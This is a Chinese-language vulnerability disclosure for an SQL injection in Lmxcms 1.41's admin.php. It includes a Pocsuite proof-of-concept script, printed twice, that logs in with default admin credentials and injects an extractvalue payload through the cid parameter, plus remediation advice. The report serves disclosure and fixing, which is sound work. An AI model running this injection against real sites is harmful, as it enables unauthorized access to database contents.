漏洞对象：

Lmxcms存在SQL注入漏洞


## 漏洞复现过程


## 风险管理及规避

修复lmxcms admin.php的bug，对GET方式传入的值进行安全过滤，以防止sql注入。

## 测试方法

在网站URL处修改内容，使用SQL语句，可获取内容





## 由于是admin.php处存在bug，因此需要先登陆admin账户，再进行SQL注入，于是利用POC的session模板。我们需要burpsuite进行抓包，获取path、data值，以此完成POC编写。

## 测试中所用的工具

Burp Suite Professional 1.7.37

## **漏洞复现结果**

## POC插件编写

#!/usr/bin/env python

# -\*- coding: utf-8 -\*-

from pocsuite.api.request import req

from pocsuite.api.poc import register,Output, POCBase

from pocsuite.thirdparty.guanxing import parse\_ip\_port, http\_packet, make\_verify\_url, dnslog

class TestPOC(POCBase):

vulID = ''''''

cveID = ''''''

cnvdID = ''''''

cnnvdID = ''''''

version = ''''''

author = ''''''

vulDate = ''''''

createDate = ''''''

updateDate = ''''''

name = ''''''

desc = ''''''

solution = ''''''

severity = ''''''

vulType = ''''''

taskType = ''''''

references = ['''''']

appName = ''''''

appVersion = ''''''

appPowerLink = ''''''

samples = ['']

install\_requires = ['''''']

def \_attack(self):

return self.\_verify()

def \_verify(self):

self.url,ip,port = parse\_ip\_port(self.target, 80)

result = {}

s = req.session()

headers = {

'User-Agent':'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36',

'Content-Type':'application/x-www-form-urlencoded',

'Referer':self.url

}

path = '/lmxcms1.41/admin.php?m=login&a=login'

data = '''name=admin&pwd=admin&sub=%E7%99%BB%E5%BD%95'''

vulur = make\_verify\_url(self.url, path, mod = 0)

base\_resp = s.post(vulur, headers = headers, verify = False, allow\_redirects = False, timeout = 10, data = data)

if base\_resp.status\_code == 200 and '登录成功</span></a></h1>' in base\_resp.content:

print ("getit")

path = '''/lmxcms1.41/admin.php?m=Acquisi&a=showCjData&cid=extractvalue(1,concat(0x3a,md5(123),0x3a))%23&id=1&uid=1&lid=1'''

vulurl = make\_verify\_url(self.url, path, mod = 0)

resp = s.get(vulurl, headers = headers, verify = False, allow\_redirects = False, timeout = 10)

if "202cb962ac59075b964b07152d234b7" in resp.content and resp.status\_code == 200:

result['VerifyInfo'] = http\_packet(resp)

result['VerifyInfo']['URL'] = vulurl

result['VerifyInfo']['port'] = port

return self.parse\_output(result)

def parse\_output(self, result):

#parse output

output = Output(self)

if result:

output.success(result)

else:

output.fail('Internet nothing returned')

return output

register(TestPOC)

**漏洞信息**

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **UVD-ID** |  | **漏洞类别** | SQL注入 | **CVE-ID** |  |
| **披露/发现时间** | 2022-07-20 | **bugtraq编号** |  | **CNNVD-ID：** |  |
| **提交时间** | 2022-07-20 21:40:36 | **漏洞发现者** |  | **CNVD-ID：** |  |
| **漏洞等级** | 高危 | **提交者** | NK-11-XMH | **搜索关键词** |  |
| **影响范围** | --/ --/ v1.0 | | | | |
| **来源** |  | | | | |
| **漏洞简介** | lmxcms admin.php存在SQL注入漏洞，在类的初始化方法里对一些get方式传递的参数未作一定的过滤，导致恶意用户可以借此输入数据库查询语句，造成sql注入，获取数据库敏感信息。 | | | | |
| **漏洞详情** |  | | | | |
| **参考链接** |  | | | | |
| **靶场信息** |  | | | | |
| **POC** | #!/usr/bin/env python  # -\*- coding: utf-8 -\*-  from pocsuite.api.request import req  from pocsuite.api.poc import register,Output, POCBase  from pocsuite.thirdparty.guanxing import parse\_ip\_port, http\_packet, make\_verify\_url, dnslog  class TestPOC(POCBase):  vulID = ''''''  cveID = ''''''  cnvdID = ''''''  cnnvdID = ''''''  version = ''''''  author = ''''''  vulDate = ''''''  createDate = ''''''  updateDate = ''''''  name = ''''''  desc = ''''''  solution = ''''''  severity = ''''''  vulType = ''''''  taskType = ''''''  references = ['''''']  appName = ''''''  appVersion = ''''''  appPowerLink = ''''''  samples = ['']  install\_requires = ['''''']  def \_attack(self):  return self.\_verify()  def \_verify(self):  self.url,ip,port = parse\_ip\_port(self.target, 80)  result = {}  s = req.session()  headers = {  'User-Agent':'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36',  'Content-Type':'application/x-www-form-urlencoded',  'Referer':self.url  }  path = '/lmxcms1.41/admin.php?m=login&a=login'  data = '''name=admin&pwd=admin&sub=%E7%99%BB%E5%BD%95'''  vulur = make\_verify\_url(self.url, path, mod = 0)  base\_resp = s.post(vulur, headers = headers, verify = False, allow\_redirects = False, timeout = 10, data = data)  if base\_resp.status\_code == 200 and '登录成功</span></a></h1>' in base\_resp.content:  print ("getit")  path = '''/lmxcms1.41/admin.php?m=Acquisi&a=showCjData&cid=extractvalue(1,concat(0x3a,md5(123),0x3a))%23&id=1&uid=1&lid=1'''  vulurl = make\_verify\_url(self.url, path, mod = 0)  resp = s.get(vulurl, headers = headers, verify = False, allow\_redirects = False, timeout = 10)  if "202cb962ac59075b964b07152d234b7" in resp.content and resp.status\_code == 200:  result['VerifyInfo'] = http\_packet(resp)  result['VerifyInfo']['URL'] = vulurl  result['VerifyInfo']['port'] = port  return self.parse\_output(result)  def parse\_output(self, result):  #parse output  output = Output(self)  if result:  output.success(result)  else:  output.fail('Internet nothing returned')  return output  register(TestPOC) | | | | |
| **修复方案** | 对GET方式传入的id值，进行安全过滤。  请关注厂商并更新至安全版本  http://www.lmxcms.com/ | | | | |